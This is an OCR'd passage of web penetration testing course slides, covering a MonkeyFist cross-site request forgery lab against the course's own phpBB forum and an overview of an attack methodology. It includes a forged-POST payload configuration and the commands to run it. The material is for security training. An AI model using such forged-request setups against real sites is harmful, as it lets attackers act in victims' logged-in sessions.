
Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - ***MonkeyFist Exercise***
- Putting It Together
  - Attack Scenario
  - Next Steps

Sec 542 Web Penetration Testing & Ethical Hac

We will now explore the use of MonkeyFist to exploit XSRF flaws.




MonkeyFist Exercise

- Goal: Explore MonkeyFist and its ability to launch attacks
- Steps:
  1. Configure Monkeyfist
  2. Create Posting in a forum to attack people
  3. Launch the attack
  4. View the results


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 161

In this exercise, we will explore using MonkeyFist to attach XSRF flaws.



MonkeyFist Exercise: Configure MonkeyFist

- Launch a Terminal
- Change into the MonkeyFist directory
- Edit the payloads.xml file
- Launch MonkeyFist


payloads.xml (/usr/bin/samurai/MonkeyFist_v04) - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Print the current page Paste Find Replace
payloads.xml
XML Tab Width: 8

```
non-match condition. Your specified default payload has to go at the end of this file. You can
omit a defaultpayload in a random attack.
-->
[illegible]
        [illegible]
                [illegible]
                        [illegible]POST[illegible]
                        [illegible]http://www.sec542.org/sec542_oldforum/posting.php[illegible]
                        [illegible]subject[illegible]
                        [illegible]MonkeyFist[illegible]
                        [illegible]message[illegible]
                        [illegible]XSRF is always fun[illegible]
                        [illegible]mode[illegible]
                        [illegible]newtopic[illegible]
                        [illegible]post[illegible]
                        [illegible]submit[illegible]
                        [illegible]
                        [illegible]
                [illegible]
```

The first step is to launch a terminal and change into the MonkeyFist directory.

```
cd /usr/bin/samurai/MonkeyFist_v04
```

Edit the Payloads file.

```
gedit payloads.xml
```

We have already configured an XSRF attack against the PHPBB install on www.sec542.org

Close gedit, which should bring you back to the terminal.


Now launch MonkeyFist

```
./MonkeyFist.py -p 8080 -s
```

Leave that window open with Monkeyfist running and move to the next step.

MonkeyFist Exercise: Create Attack Post

- Launch Firefox
- Log into the PHPBB
- Select the Test Forum 1
- Post an attack posting



Testing MonkeyFist

[url]http://192.168.1.8:8080[/url]

Now launch **Firefox** and select the **PHPBB** Bookmark in the **Sec542 Bookmarks**

Log into PHPBB using the **sec542** username and the **SANSUSER** password.


Select the **Test Forum 1** forum and click **New Topic**

Give it an interesting subject and post a link to **http://192.168.1.8:8080/**

Submit the post.

MonkeyFist Exercise: Exercise the Attack

- Select the attack post
- Click on the link inside the posting
- Close the tab that opened


Testing MonkeyFist

Security 542 Forum Forum Index -> Test Forum 1

sec542 | Posted: 28 Nov 2009 01:43 pm Post subject: Testing MonkeyFist

http://192.168.1.8:8080/

Joined: 03 Dec 2007
Posts: 1


Back to top

Now return to the post listing for **Test Forum 1**

Select the posting you just created.


Click the link.

This will open a new tab that goes to the MonkeyFist install.



MonkeyFist Exercise: Examine the Results

- Select the Test Forum 1 link
- Make sure your post was created
- Try other attacks



Users browsing this forum:


new topic Security 542 Forum Forum Index -> Test Forum 1

Topics	Replies
+D MonkeyFist	0
Testing MonkeyFist	0
Security problems?	0
Welcome to phpBB 2	0

Display topics from previous: All Topics Go

Now that you have attacked yourself, go back to **Test Forum 1** and make sure your post is there now.

If you have time, try creating other attacks within the MonkeyFist payloads.xml file. Keep in mind that if you have more then one attack for a referer, it launches the first one.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- ***Putting It Together***
  - Attack Scenario
  - Next Steps
  - Conclusions

The next section is where we are going to take what we have learned over the last five days and put it together.


Putting it Together

- We have now worked through our complete process
- A methodology of attack
  - Recon
  - Mapping
  - Discovery
  - Exploitation

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 167

During the past five days, we've thoroughly examined different types of web vulnerabilities from the attacker's perspective. We used a four-step methodology as the basis for our hands-on web application penetration testing, at each step gaining information or extending our access within the web application:


Phase 1 - Reconnaissance

Phase 2 - Mapping

Phase 3 - Discovery

Phase 4 – Exploitation


Now, it's time for us to re-examine these four steps and examine them as an integrated process.



A Process

- These four steps make up a process
- It is cyclical and builds upon itself
- As new vulnerabilities are exploited the process starts over
- The vulnerability found becomes a pivot point

It is fundamentally important to recognize that these four steps make up a cyclical process. You can't simply follow them in order, finish the last step and consider yourself done. Rather, as you expand your access and knowledge, you revisit the earlier steps and repeat the process as appropriate, leveraging your new resources to create new avenues of attack. The point at which you leverage previously gained results to achieve greater access is commonly called a "pivot."




Pivot Points

- Pivot points are footholds
- They may gain us information or further access into the application
- Critical to follow up on these
  - This allows us to understand the actual risk to the target

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 169

As each vulnerability or new attack vector is identified, it gives us a new foothold into the application. This is called the "pivot." By leveraging pivots, we are able to reach other portions of the site or network that may or may not have been accessible to us. If they were already accessible to us, then we are accessing them in a different way, which is still very valuable in a comprehensive penetration test.

For example, when we use SQL injection to port scan the internal network, the SQL injection vulnerability has become our pivot.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - ***Attack Scenario***
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac


In the next few slides we are going to examine a sample penetration test. This will let us explore how the various parts of the testing process fits together in a real example.



Attack Scenario

- Use our process and knowledge to examine a complete system
- We will walk through a complete attack
- This scenario is based on real tests


The attack scenario is a way for us to review the materials covered over the four days. It also lets us use the process we have learned. First we will examine a system and the design of the application. Then we will walk through a complete attack. This will help us visualize the methods and processes we have just learned.



Scenario Setup

- A server manufacturer (HAL) is the target
- The penetration tester (Penelope) has been hired to verify the security of the site
- Since this is a reseller application, other companies may be part of the scope

